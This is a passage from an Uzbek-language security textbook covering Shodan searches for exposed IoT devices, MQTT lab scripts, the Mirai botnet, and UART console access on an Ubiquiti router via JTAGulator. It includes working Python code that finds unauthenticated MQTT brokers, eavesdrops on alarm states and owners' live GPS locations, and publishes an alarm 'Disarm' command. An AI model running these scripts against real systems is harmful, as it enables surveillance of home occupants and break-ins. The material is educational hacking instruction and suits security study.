Redwood City 112,706
Mountain View 63,421
Top 3 Results for Facet: product
Niagara Fox 10,047
Niagara4 Station 1,391
Red Lion Controls 1,337
```

Shodan API

Boshqalar Shodan ma'lumotlariga Python interfeysidan foydalanishni afzal ko'rishlari mumkin, albatta, bundan ham foydalanish mumkin. Shodan Python

kutubxonasi Shodan buyruq qatoridagi vositalar bilan birga keladi, lekin kutubxonani alohida ham o'rnatish mumkin, buni pip yordamida amalga oshirish mumkin.

Laboratoriya ishi 19.2: Shodan API sinovi

Ushbu laboratoriyada shodan API sinab ko'riladi. API kaliti kerak bo'ladi; bepul bu sinov uchun ishlaydi, chunki hech qanday filtrdan foydalanilmaydi. CLI o'rnatilgandan so'ng, bannerga alarm so'zini o'z ichiga olgan va AQShda joylashgan MQTT xizmatlarini qidirish uchun Python skripti yaratiladi. Ushbu kod va ushbu bobdagi barcha kodlarni kitobni yuklab olish saytida va GitHub omborida topish mumkin.

```
❶% sudo apt install python3-venv
<truncated>
❷% python3 -m venv lab-19 && source ./lab-19/bin/activate
❸% pip install wheel
Collecting wheel
Using cached wheel-0.36.2-py2.py3-none-any.whl (35 kB)
Installing collected packages: wheel
Successfully installed wheel-0.36.2
❹% pip install shodan
Collecting shodan
Downloading shodan-1.25.0.tar.gz (51 kB)
     |████████████████████████████████| 51 kB 389 kB/s <truncated>
```

Yangi Python kutubxonalarini o'rnatishda tizim Python kutubxonasini buzmaslik uchun Python uchun Virtual Muhitni o'rnatish foydali bo'lishi mumkin. Yangi Virtual Muhitni o'rnatiladi va uni faollashtiriladi. Modul o'rnatayotganda "wheel" o'rnatilmaganligi haqidagi shikoyatlarni kamaytirish uchun "wheel"ni o'rnatamiz. Hozirda laboratoriya uchun zarur bo'lgan har qanday modullarni, masalan, shodan modulini o'rnatish mumkin.

```
% cat mqtt-search.py
import shodan
def shodan_search():
SHODAN_API_KEY = "YOUR API KEY"
SEARCH = "mqtt alarm country:US"
api = shodan.Shodan(SHODAN_API_KEY)
try:
results = api.search(SEARCH)
with open("mqtt-results.txt", "w") as f:
for result in results['matches']:
searching = result['ip_str']
f.write(searching + '\n')
except shodan.APIError as e:
pass
shodan_search()
```

Keyin, MQTT qidiruvini amalga oshiramiz va natijalarni kuzatamiz:

```
% python mqtt-search.py
% head -3 mqtt-results.txt
104.248.4.175
209.33.212.31
198.199.109.124
```

Laboratoriya ishi 19.3: MQTT protokoli bilan tajriba o‘tkazish

Oldingi laboratoriyada “mqtt alarm” qidiruv satri Shodan’ga taqdim etilgan bo‘lib, u MQTT ishlayotgan va alarm kuzatib turgan IP manzillarini aniqlash uchun ishlatilgan. Ushbu laboratoriya ishida, natijalardan birining IP manzilini qo‘shimcha ma’lumotlar uchun skanerlash amalga oshiriladi. Quyidagi kod Victor Pasknel tomonidan berilgan misoldan olingan.

```
% pip install paho-mqtt
Collecting paho-mqtt
Using cached paho-mqtt-1.5.1.tar.gz (101 kB)
Building wheels for collected packages: paho-mqtt
Building wheel for paho-mqtt (setup.py) ... done
Created wheel for paho-mqtt: filename=paho_mqtt-1.5.1-py3-none-any.whl
size=61546 sha256=11308bd024a1b7d8ac47fba699d135d81854d2aba6283d9088ae4fe3f7866ff7
Stored in directory: /home/kali/.cache/pip/wheels/22/b9/0f/9a1f64674f849b8a
e88620232f2023f0ff2a50a4479b8a32ed
Successfully built paho-mqtt
Installing collected packages: paho-mqtt
Successfully installed paho-mqtt-1.5.1
% cat mqtt-scan.py
import paho.mqtt.client as mqtt
❶def on_connect(client, userdata, flags, rc):print("[+] Connection successful")
client.subscribe('#', qos = 1) # Subscribes to all topics
❷def on_message(client, userdata, msg):
print('[+] Topic: %s - Message: %s' % (msg.topic, msg.payload))
❸client = mqtt.Client(client_id = "MqttClient")
❹client.on_connect = on_connect
❺client.on_message = on_message
❻client.connect('IP GOES HERE - MASKED', 1883, 30)
❼client.loop_forever()
```

Ushbu Python dasturi oddiy: “mqtt.client” kutubxonasini yuklagandan so‘ng, dastur dastlabki ulanish uchun ❶ (ulanish xabarini chiqarish va serverdagi barcha mavzularga obuna bo‘lish) va xabar qabul qilinganda ❷ (xabarni chiqarish) callback’larni aniqlaydi. Keyin, mijoz ❸ ro‘yxatga olinadi va callbacklar ❹❺ro‘yxatdan o‘tkaziladi. Oxirida, mijoz ulanishga ❻ (bu qatorni o‘zgartirish uchun yashirin IP manzilini o‘zgartiring) yuboriladi va aylanma ❼ ga o‘tkaziladi.

DIQQAT: *Bu yerda autentifikatsiya talab qilinmaydi (afsuski), shuning uchun bu filmni suratga olish jarayonida birorta mushukcha zarar ko‘rmagan!*

So‘ng TXNT (Telemetriya va xabarlar navbatini tashish) skanerini ishga tushiramiz:

```
root@kali:~# python mqtt-scan.py
[+] Connection successful
[+] Topic: /garage/door/ - Message: On
[+] Topic: owntracks/CHANGED/bartsimpson - Message:
{"_type":"location","tid":"CHANGED","acc":5,"batt":100,"conn":"m","lat":-
47.CHANGED00,"lon":-31.CHANGED00,"tst":CHANGED,"_cp":true}
[+] Topic: home/alarm/select - Message: Disarm
[+] Topic: home/alarm/state - Message: disarmed
[+] Topic: owntracks/CHANGED/bartsimpson - Message:
{"_type":"location","tid":"CHANGED","acc":5,"batt":100,"conn":"m","lat":-
47.CHANGED01,"lon":-31.CHANGED01,"tst":MASKED,"_cp":true}
```

Natijalar keyingi bo‘limda tahlil qilinadi.

MQTTga autentifikatsiyalarsiz kirishning oqibatlari

MQTT skanerining chiqishi shuni ko‘rsatadiki, uy nafaqat alarm ma’lumotlarini (o‘chirilgan) ko‘rsatadi, balki garaj holatini ham aks ettiradi. Shuningdek, foydalanuvchining telefonida ishlayotgan OwnTracks dasturi orqali, egasi uydan chiqib ketganini va har bir necha soniyada yangi LAT/LONG ma’lumotlari taqdim etilayotganini bilamiz. Bu, egasi qachon uydan qaytishini bilib olish uchun politsiya skaneri kabi. Vahiy, bu juda qo‘rqinchli! Yana bir yomon tomoni, ba’zi uy avtomatlashtirish tizimlari o‘qishdan tashqari yozishga ham imkon beradi. Yozish publish komandasi orqali amalga oshiriladi, shuning uchun obuna bo‘lish o‘rniga, **publish** qilish mumkin. Masalan, soxta tizimga (haqiqatda mavjud emas, bu faqat misol) soxta buyruq berish mumkin.

Eslatma! *Tegishli bo‘lmagan tizimda buyruqlar berish va konfiguratsiyani o‘zgartirish ba’zi qonuniy chiziqlarni kesib o‘tishi mumkin va albatta etik chiziqlarni kesib o‘tadi.*

Mana, soxta tizim misoli (faqat tushuntirish maqsadida keltirilgan), yana bir bor Victor Pasknel tomonidan berilgan misoldan moslashtirilgan:

```
% cat mqtt-alarm.py
import paho.mqtt.client as mqtt
def on_connect(client, userdata, flags, rc):
print("[+] Connection success")
client.publish('home/alarm/set', "Disarm")
client = mqtt.Client(client_id = "MqttClient")
client.on_connect = on_connect
client.connect('IP GOES HERE', 1883, 30)
```

IoT qurtlari (worms): bu vaqt masalasi

2016-yilning oxirida, xakerlar internet jurnalisti Brian Krebsdan norozi bo‘lib, uni katta tarqatilgan xizmatni rad etish (DDoS) hujumi orqali o‘chirib qo‘yishdi. DDoS hujumlari keng tarqalgan holat bo‘lsa-da, bu hujumning usuli yangilik edi. Tarixda birinchi marta, hujumda IoT qurilmalari, xususan, kameralardan foydalanildi. Bundan tashqari, DDoS hujumlari odatda aks sado beruvchi turdagi hujumlar bo‘lib, hujumchilar oddiy buyruq so‘rovini talab qiluvchi protokollarni ishlatib, hujumni kuchaytirishga urinishadi va katta javob beradi. Bu holatda esa, oddiy so‘rovlar, millionlab infektsiyalangan xostlardan kelgan, taxminan 665 Gbps trafikni ishlab chiqaruvchi oddiy so‘rovlar bo‘ldi va bu avvalgi rekordni deyarli ikki barobar oshirdi.

Hujumni amalga oshirayotgan tomonda, xakerlar standart parolga ega internetga ulangan kameralarni topdilar. Mirai deb atalgan shifrlovchi dastur, 2011-yildagi anime seriyasidan nom olgan, 60 dan ortiq turli ishlab chiqaruvchilar tomonidan berilgan standart parollar ro‘yxatini ishlatib, internetda mavjud kameralar bilan kirishdi. Mirai shifrlovchi dasturi AQSh Pochtasi va Mudofaa Departamentining IP manzillaridan qochishga harakat qildi, lekin boshqa barcha manzillar o‘ziga maqsad qilib oldi.

Krebsning veb-sayti joylashgan serverlar hech qanday imkoniyatga ega emasdi, DDoS hujumlariga qarshi himoya qilish uchun mashhur bo‘lgan Akamai xosting xizmatidan ham yordam olishdi, lekin ular u bilan bog‘lanishni to‘xtatdilar. Mirai shifrlovchi dasturi boshqa foydalanuvchilarga ham zarba berdi, o‘sha paytda eng mashhur shifrlovchi dastur bo‘lib, ko‘plab e’tiborni jalb qildi va jahon bo‘ylab xavotirga sabab bo‘ldi. Oxir-oqibat, ko‘plab nusxalari paydo bo‘lib, Mirai variantlari ko‘paydi. Manba kodi chiqarilgandan so‘ng, infektsiyalangan xostlar soni 493,000 ga yaqin ikki barobar oshdi. Ushbu yozuvda, 60 dan ortiq Mirai variantlari mavjud bo‘lgan.

Hujumchilar endi faqat standart parollarni tekshirmayapti; IoT Reaper shifrlovchi dasturi esa millionlab onlayn kameralarni zaifliklardan foydalanib xatarli holga olib kelmoqda. Bir narsa aniq: IoT qurilmalari yashirinmaydi, ushbu bobda ko‘rsatilganidek, agar ular Internetga ulangan bo‘lsa, ular topiladi.

Tahdidlardan saqlanish uchun oldini olish usullari:

Autentifikatsiyasiz ochiq tizimlarning afzalliklari ko‘rib chiqilgach, onlayn muhitda bir qator amaliy maslahatlar mavjud. Shodan kabi bepul qidiruv tizimlari juda ko‘p foydali ma’lumotlarni taklif qiladi, shuning uchun boshqa birov buni qilmaguncha ushbu xizmatdan foydalanishdan cho‘zilmaslik maqsadga muvofiqdir.

O‘z uy IP manzilini aniqlash uchun www.whatismyip.com yoki shunga o‘xshash xizmatlardan foydalanishz mumkin. Shuningdek, oila a’zolari, biznes hamkorlari yoki tanishlarning IP manzillarini ham aniqlash muhimdir.

Qo‘shimcha ravishda, BullGuard tomonidan taqdim etilgan IoT skaneri qimmatli manbalardan biridir; bu xizmat uyingizni skanerlash va mavjud qurilmalarni aniqlash imkoniyatini beradi. Ushbu skanerlash jarayoni, qurilmalar xavfsizligini ta’minlash va potensial zaifliklarni aniqlashda foydali bo‘lishi mumkin. Bu ma’lumotlar, kelajakda xavfsizlik choralarini ko‘rishda muhim ahamiyatga ega.

Xulosa

Ushbu bobda buyumlar internetiga ulangan qurilmalar sonining ko‘payishi muhokama qilindi. Ushbu qurilmalar IoT ekosistemasini tashkil etadi va ular foydalanadigan tarmoq protokollari alohida ahamiyatga ega. Keyinchalik, IoT qurilmalarini aniqlashga ixtisoslashgan Shodan qidiruv tizimi tahlil qilindi. Nihoyat, muqarrar ravishda IoT qurtilarining paydo bo‘lishi va ularning ta’siri haqida fikr yuritildi.

Ushbu bobni o‘qib bo‘lgach, ma’lumotlarni aniqlash va himoya qilish uchun yaxshiroq tayyorgarlik ko‘rish zarurligi aniq bo‘ladi. Foydalanuvchilar va tashkilotlar o‘z qurilmalarini himoya qilish va potensial xavf-xatarlarni kamaytirish uchun ilg‘or xavfsizlik choralarini ko‘rishga tayyor bo‘lishlari lozim. Bu, IoT muhitining xavfsizligini ta’minlashda muhim ahamiyatga ega.

Qo‘shimcha manbalar

bladeRF www.nuand.com/

Foydalanilgan adabiyotlar

wiki.gnuradio.org/index.php/Guided_Tutorial_Introduction,
wiki.gnuradio.org/index.php/Guided_Tutorial_GRC,
wiki.gnuradio.org/index.php/Guided_Tutorial_GNU_Radio_in_Python
HackRF One greatscottgadgets.com/hackrf/
Inspectrum github.com/miek/inspectrum
IPython ipython.readthedocs.io/en/stable/index.html
PyBOMBS github.com/gnuradio/pybombs
The National Association for Amateur Radio www.arrl.org
“Software Defined Radio with HackRF”(tutorial by Michael Ossmann,
the creator of HackRF) greatscottgadgets.com/sdr/
USRP www.ettus.com/product/category/USRP-Bus-Series

20-BOB. O‘RNATILGAN TIZIMLAR TAHLILI

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:

- Protsessor
- Ketma-ket interfeyslar
- Debug interfeyslari
- Dasturiy ta’minot

Ushbu bob o‘rnatilgan qurilmalarga umumiy nuqtayi nazarni taqdim etadi va potensial xavfli sohalarni tushunish uchun zarur bo‘lgan atamalarni tanishtiradi. O‘rnatilgan qurilmalar – bu muayyan ehtiyojni qondiruvchi yoki cheklangan vazifani bajaruvchi elektr yoki elektro-mexanik qurilmalardir. Misol uchun, xavfsizlik tizimlari, tarmoq yo‘naltiruvchilari va kommutatorlari, kameralar, garaj eshik ochgichlari, aqlli termostatlar, boshqariladigan chiroqlar va mobil telefonlar kabi qurilmalarni keltirish mumkin. Ularning masofadan ulanish imkoniyatlari kengaygani sayin, bu qurilmalar nafaqat qulaylik yaratadi, balki tajovuzkorlar uchun tarmoqlar orqali hayotga kirib kelish imkonini ham beradi.

Bobdagi asosiy muhokamalar integral sxemalar (IS) atrofida bo‘ladi. IS – bu kichik paket ichidagi elektr komponentlar to‘plami bo‘lib, ko‘pincha chip sifatida tanilgan. Oddiy misol sifatida to‘rtta 2-kirishli OR mantiqiy ISni olish mumkin, unda to‘rtta 2-kirishli OR zanjirlari bitta chip ichida amalga oshiriladi. Bu holatda esa ISlar ancha murakkab bo‘ladi va bitta IS ichida ko‘plab hisoblash elementlarini o‘z ichiga oladi. Bundan tashqari, bu bob o‘quvchidan multimetr va elektr zanjirlarining asosiy tushunchalari (masalan, kuchlanish, tok, qarshilik va yer) bilan tanish ekanligini taxmin qiladi.

CPU

Ko‘pchilikka tanish bo‘lgan ish stoli tizimlaridan farqli o‘laroq, o‘rnatilgan tizimlar dunyosi o‘rnatilgan funksionallik, talab qilinadigan tizim murakkabligi, narx, quvvat sarfi, ishlash va boshqa omillarga qarab turli xil protsessor arxitekturalaridan foydalanadi. O‘rnatilgan tizimlar aniqroq vazifalarni bajarishi sababli, ular yanada qattiqroq ishlash talablariga ega bo‘ladi. Natijada, mos mikroprotsessor, mikrokontroller yoki chipdagi tizimni (SoC) aniqlash uchun dasturiy ta’minot va apparat talablarining uyg‘unlashuvi qo‘llaniladi.

Barchaga tanish bo‘lgan ish stoli tizimlaridan farqli o‘laroq, o‘rnatilgan tizimlar dunyosida turli xil protsessor arxitekturasi qo‘llaniladi. Bu arxitektura o‘rnatilgan funksionallik, tizimning talab qilingan murakkabligi, narx, energiya iste’moli, samaradorlik va boshqa omillar asosida tanlanadi. O‘rnatilgan tizimlar odatda aniq belgilangan funksiyalarga ega bo‘lgani sababli, ular o‘zlarining ishlash talablarini osonroq o‘lchash imkonini beradi. Shunday qilib, mos mikroprotsessor, mikrokontroller yoki System on Chip (SoC)[5]ni tanlash uchun dasturiy va apparat vositalar talablarining mosligini ta’minlaydi.

Mikroprotsessor

Mikroprotsessorlarda ichki xotira yoki dastur xotirasi mavjud emas. Mikroprotsessorlar katta hajmdagi xotira va ma’lumotlarni saqlashdan foydalanishi va Linux kabi murakkab operatsion tizimlarni ishga tushirishi mumkin. Oddiy kompyuter mikroprotsessor dizaynidan foydalanadigan qurilmaning namunasidir.

Mikrokontrollerlar

O‘rnatilgan tizimlarda mikrokontrollerlar keng tarqalgan. Mikrokontroller odatda bitta chipda joylashgan protsessor yadrosi (yoki yadrolari), xotira, tezkor xotira va I/O portlariga ega. Mikrokontroller past samaradorligi bilan oddiy yoki aniq belgilangan dasturlarni bajaradigan o‘rnatilgan tizimlar uchun juda mos keladi. Ilovalar va qo‘shimcha qurilmalarning soddaligi tufayli mikrokontroller dasturi odatda assembler yoki C kabi quyi darajadagi dasturlash tilllarida yoziladi va operatsion tizimni (OS) o‘z ichiga olmaydi. Mikrokontroller uchun *elektron eshik qulfi* va *televizorning masofadan boshqarish pulti* misol bo‘la oladi.

Maxsus mikrokontrollerga qarab, ilovalarni himoya qilishga yordam beradigan apparatda himoya qo‘llanilishi mumkin. Masalan, dastur saqlash uchun o‘qish himoyalari va chip ichidagi debugging interfeysini faollashishini o‘chirish. Ushbu chora-tadbirlar ma’lum darajadagi himoyani ta’minlasa-da, ularni chetlab o‘tish mumkin emasligiga kafolat yo‘q.

Chipdagi Tizim (SoC – System on Chip)

System on Chip (SoC) – bu bitta yoki bir nechta mikroprotsessor yadrolari yoki mikrokontrollerlar bo‘lib, ular bitta integral mikrosxemada (IS) keng ko‘lamli integratsiyalashgan apparat funksiyalariga ega. Masalan, telefon uchun SoCgrafik protsessor (GPU), ovoz protsessori, xotirani boshqarish bloki (XBB), mobil va tarmoq kontrollerni o‘z ichiga oladi. SoC-ning asosiy afzalligi-bu kichik chiplar va individual ravishda ishlatiladigan kichikroq dasturlar orqali xarajatlarni kamaytirish. Agar mikrokontroller dasturni o‘zida saqlasa va xotirasi cheklangan bo‘lsa, SoC odatda tashqi xotira va tezkor xotiralardan foydalanadi.

Umumiy protsessorlar arxitekturalari

Intel 8051, Freescale (Motorola) 68hc11 va Microchip PIC kabi ko‘plab mikrokontroller arxitekturalari mavjud bo‘lsa-da, Internetga ulangan qurilmalarda ikkita arxitektura ancha keng tarqalgan, ular: ARM va MIPS. Protsessor arxitek-

[5] System on Chip (SoC) – kompyuter yoki boshqa elektron tizimning aksariyat yoki barcha komponentlarini birlashtirgan integral sxema

turasini bilish disassamblerlar, dasturlarni yaratish vositalari va debugger kabi vositalardan foydalanishda muhim ahamiyatga ega. Protsessor arxitekturasini odatda platani vizual tekshirish va protsessorni topish orqali amalga oshiriladi.

ARM arxitekturasi, Texas Instruments, Apple, Samsung va boshqalar kabi ko'plab mikroprotsessorlar, mikrokontrollerlar va SoC ishlab chiqaruvchilari tomonidan qo'llaniladigan litsenziyalangan arxitektura hisoblanadi. ARM yadrolari mo'ljallangan dasturga qarab bir nechta toifalarda litsenziyalangan. ARM yadrolari 32 va 64 bitli arxitekturada mavjud va ularni katta yoki kichik baytlarni saqlash tartibida sozlash mumkin. 20.1-jadvalda odatda ulardan foydalanadigan toifalar va ilovalar ko'rsatilgan.

20.1-jadval.

Tutqich profillari

Profil	Tavsifi	Amaliy misol
Ilova	Toifalarning eng kuchlisi. Uning asosiy o'ziga xos xususiyati XBB mavjudligi bo'lib, u ko'p funksiyali operatsion tizimlarni ishga tushirishga imkon beradi, masalan Linux va Android.	Mobil telefonlar Planshetlar Prefikslar
Real vaqt rejimida	Real vaqt rejimida ishlash xususiyatlarini talab qiladigan ilovalar uchun mo'ljallangan. Javob berishning kechikishi va xotira himoyasini taqdim etadi. lekin XBB mavjud emas.	Tarmoq routerlari va switchlari Kameralar Avtomobillar
Mikrokontroller	Yuqori o'lcham va ishlash talablariga ega o'rnatilgan tizimlar uchun mo'ljallangan. past o'lcham va ishlash talablari. Javob berishning kechikishi, xotirani himoya qilish, xotirani himoya qilish va o'rnatilgan xotira bilan ajralib turadi.	Sanoat boshqaruv tizimlari, Avtomatlashtirilgan chiroqlar

Yaqinda bankrotlikdan chiqqan Wave Computing kompaniyasining so'nggi mulki bo'lgan MIPS endi RISC-v foydasiga rivojlanmayapti; ammo, qayta qurishdan oldin imzolangan litsenziya shartnomalari o'z kuchida qolmoqda. MIPS bir nechta ishlab chiqaruvchilarga litsenziyalangan, masalan Broadcom, Cavium va boshqalar. ARM singari, MIPS ham 32 va 64 bitli versiyalarga ega va big yoki little-endian rejimida ishlashi mumkin. Bu simsiz ulanish nuqtalari va kichik uy routerlari kabi tarmoq qurilmalarida keng tarqalgan.

Serial interfeyslar


Bunday interfeys aloqa kanali orqali bir vaqtning o'zida bir bitni ketma-ket uzatadi. Bir vaqtning o'zida faqat bitta bit uzatilganligi sababli, kamroq PIN talab qilinadi chipda. Parallel interfeysdan farqli o'laroq, bir vaqtning o'zida bir nechta

bitlarni uzatishda ko'proq PIN talab qilinadi (bit uchun bitta PIN). O'rnatilgan tizimlar bir nechta ketma-ket protokollardan foydalanadi, ushbu bobda universal asinxron transmitter qabul qiluvchisini (UART) ko'rib chiqilgan, Ketma-ket periferik interfeys (KPI) va Inter-Integrated-Circuit (I2C) protokoli.

UART

Universal asenkron transmitter protokoli – ikkita qurilmaga aloqa kanali orqali ketma-ket ma'lumot almashish imkonini beradi. UART konsolga ulanish uchun ishlatiladi, shunda odam qurilma bilan o'zaro aloqa qila oladi. Aksariyat qurilmalarda ketma-ket ma'lumot almashish uchun old interfeys mavjud bo'lmasa-da, ko'pchilik qurilmani ishlab chiqish va sinovdan o'tkazishda foydalanilgan ichki interfeysga ega. Qurilmalarni sinovdan o'tkazishda men ichki ketma-ket interfeyslarda autentifikatsiya qilingan va tasdiqlanmagan konsollari aniqlangan.

UART ma'lumotlarini almashish uchun uchta PIN kerak bo'ladi va odatda to'rtta pinli guruh sifatida keladi (20.1-rasm). Platadagi yorliqlar, bular padlar yoki headerlar belgilangan bo'lmaydi va ularni aniqlash zarur bo'ladi. 20.1-rasmda headerlar ketmak-ket aloqa uchun tanlov sifatida ajralib ko'rsatilgan bo'lsa-da, padlarning joylashuvi har doim oddiy bo'lmasligi va katta sonli padlar ichida aralashishgan bo'ladi.



20.1-rasm. *Belgilanmagan to'rttalik guruh ketma-ket portlar UbiquitiER-X*

Ichki ketma-ket portlarni qidirish va ulashning asosiy sababi tizim foydalanuvchisi uchun mavjud bo'lmasligi kerak bo'lgan ma'lumotlarni topishga urinishdir. Masalan, veb-interfeys odatda fayl tizimiga to'g'ridan-to'g'ri kirish huquqini bermaydi, ammo Linux-ga asoslangan tizimdagi ketma-ket consol foydalanuvchiga

fayl tizimiga kirish huquqini beradi. Agar ketma-ket port autentifikatsiya qilingan bo‘lsa, yuklab olish jarayonini o‘zgartirib (ehtimol JGAT debug porti yordamida) hisob ma’lumotlarini saralash yoki autentifikatsiyani chetlab o‘tishga harakat qilinishi kerak bo‘ladi. Ketma-ket padlarni aniqlash uchun Jo Grand tomonidan ishlab chiqilgan JTAGulator kabi vositadan signallarni qayta ishlash va padlarning joylashuvi va ma’lumotlar tezligini aniqlash uchun foydalaniladi.


Quyida JTAGulator yordamida belgilangan kontaktlar aniqlangan 20.1-rasmda ko‘rsatilgan Ubiquiti ER-x-da UART identifikatsiya testini o‘tkazish misoli keltirilgan. Quyida kerakli qadamlar keltirilgan:

1. To‘lovni tekshirgandan so‘ng, UART bo‘lishi mumkin deb o‘ylagan sarlavhalar yoki xulosalar topiladi. (Platada ikkitadan to‘rttagacha PIN/pinni bir-biriga guruhlanganligini ko‘rish yaxshi belgidir, lekin yuqorida aytib o‘tilganidek, ular boshqa Funksional pinlar bilan aralashtirilishi mumkin).

2. Platani multimetr bilan tekshirish yoki icni aniqlash va uning texnik pasportini ko‘rib chiqish orqali maqsadli kuchlanish aniqlanadi.

3. Oson ulanishi uchun slot topish (masalan, shassi sloti) va oson ulanish mumkin bo‘lgan pinlar o‘rtasida qarshilik (ohm)ni o‘lchash orqali o‘lchov olib boriladi. Agar ma’lum slot va so‘ralayotgan pin o‘rtasida deyarli 0 ohm qarshilik bo‘lsa, bu pinni slot sifatida foydalanish mumkin..

4. Headerlarni topilganidan keyin, plataning JTAGulator`ga ulash mumkin. yoki plataga header o‘rnatilib ulanadi.



20.2-rasm. *Ulanish o‘rtasida JTAGulator va Ubiquiti ER-X*

5. JTAGulator dasturiy ta`minotini versiyasi tekshiriladi. Quyidagi manzildagi kod https://github.com/grandideastudio/jtagulator/.relizlar. Agar versiya eng yangi bo‘lmasa, quyidagi ko‘rsatmalarga amal qilish kerakwww.youtube.com/.watch?v=xlXwy-weG1M.

6. UART rejimini yoqing va maqsadli kuchlanishni ❸ ga o‘rnatiladi.

7. Uart identifikatsiya testi ishga tushiriladi❹.

8. Muvaffaqiyatli bajarilganda, vagonni qaytarish, satrlarni tarjima qilish yoki o‘qiladigan matn ❺ (l-timers (q) sinxronizatsiyasi).

9. Ma`lumotlarni uzatish rejimida ma’lumotlar tezligi bilan ishga tushirish orqali tanlangan sozlamalarni tekshiriladi.

```
< ... Omitted ASCII ART ... >
Welcome to JTAGulator. Press 'H' for available commands.
Warning: Use of this tool may affect target system behavior!
> h
Target Interfaces:
J JTAG
U UART
G GPIO
S SWD
General Commands:
V Set target I/O voltage
I Display version information
H Display available commands
❶> i
JTAGulator FW 1.11
Designed by Joe Grand, Grand Idea Studio, Inc.
Main: jtagulator.com
Source: github.com/grandideastudio/jtagulator
Support: www.parallax.com/support
❷> u
❸UART> v
Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
❹UART> u
UART pin naming is from the target's perspective.
Enter text string to output (prefix with \x for hex) [CR]:
Enter starting channel [0]:
Enter ending channel [1]: 1
Are any pins already known? [y/N]: N
Possible permutations: 2
Enter text string to output (prefix with \x for hex) [CR]:
Enter delay before checking for target response (in ms, 0 - 1000) [10]: 0
Ignore non-printable characters? [y/N]: N
Bring channels LOW before each permutation? [y/N]: N
```

Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...
TXD: 0
RXD: 1
Baud: 9600
Data: h.XZ...c)...H.oB [68 FC 58 5A E5 9E C9 63 29 DD 0A DC 48 84 6F 42]
TXD: 0
RXD: 1
Baud: 14400
Data: ..^V....{.....c [C3 10 5E 56 FA E7 0E DB 7B CB BA C3 1B EF 89 63]
TXD: 0
RXD: 1
Baud: 19200
Data: ...N.....9._#.(. [E4 19 80 4E 19 95 1D D8 1F 39 80 5F 23 C6 28 94]
TXD: 0
RXD: 1
Baud: 28800
Data: .L..gg..N...1..Y [1D 4C 0C 13 67 67 AD B9 4E 0C 0C 9F 31 D6 BD 59]
TXD: 0
RXD: 1
Baud: 31250
Data: ..?C.$...~0..3.. [B3 13 3F 43 BD 24 B3 13 E3 7E 30 03 BD 33 B4 C3]
TXD: 0
RXD: 1
Baud: 38400
Data: .K..y...)A#.C(.r [DE 4B F5 CB 79 D0 0B C4 29 41 23 2E 43 28 C3 72]
TXD: 0
RXD: 1
Baud: 57600
❺*Data: l-timers(q) sync [6C 2D 74 69 6D 65 72 73 28 71 29 20 73 79 6E 63]*
TXD: 0
RXD: 1
Baud: 76800
Data: . [0C]
--
UART scan complete.
❻*UART> p*
Note: UART pin naming is from the target's perspective.
Enter X to disable either pin, if desired.
Enter TXD pin [0]:
Enter RXD pin [1]:
❼*Enter baud rate [0]: 57600*
Enable local echo? [y/N]: y
Entering UART passthrough! Press Ctrl-X to exit...
Welcome to EdgeOS ubnt ttyS1
By logging in, accessing, or using the Ubiquiti product, you acknowledge that you have read and understood the Ubiquiti License Agreement (available in the Web UI at, by default, http://192.168.1.1) and agree to be bound by its terms.

Test muvaffaqiyatli bo‘lgandan keyin, ketma-ket konsol bilan o‘zaro aloqa bo‘lishi kerak. Qurilmani ulangan ketma-ket konsol bilan tiklash odatda juda oson. Matn bu yerga kiritish uchun juda uzun, shuning uchun yuklash xabarlarining parchalari keltirilgan:

– Protsessor-MT-7621A (MIPS):

ASIC MT7621A DualCore (MAC to MT7530 Mode)

– U-Boot orqali qayta dasturlash:

Please choose the operation:
1: Load system code to SDRAM via TFTP.
2: Load system code then write to Flash via TFTP.
3: Boot system code via Flash (default).
4: Enter boot command line interface.
7: Load Boot Loader code then write to Flash via Serial.
9: Load Boot Loader code then write to Flash via TFTP. default: 3

– Unda Linux OS 3.10.14-UBNT versiyasi o‘rnatilgan:

Linux version 3.10.14-UBNT (root@edgeos-builder2) (gcc version 4.6.3 (Buildroot 2012.11.1)) #1 SMP Mon Nov 2 16:45:25 PST 2015

– MTD bo‘limlari saqlash sxemasini tushunishga yordam beradi:

Creating 7 MTD partitions on "MT7621-NAND":
0x000000000000-0x00000ff80000 : "ALL"
0x000000000000-0x000000080000 : "Bootloader"
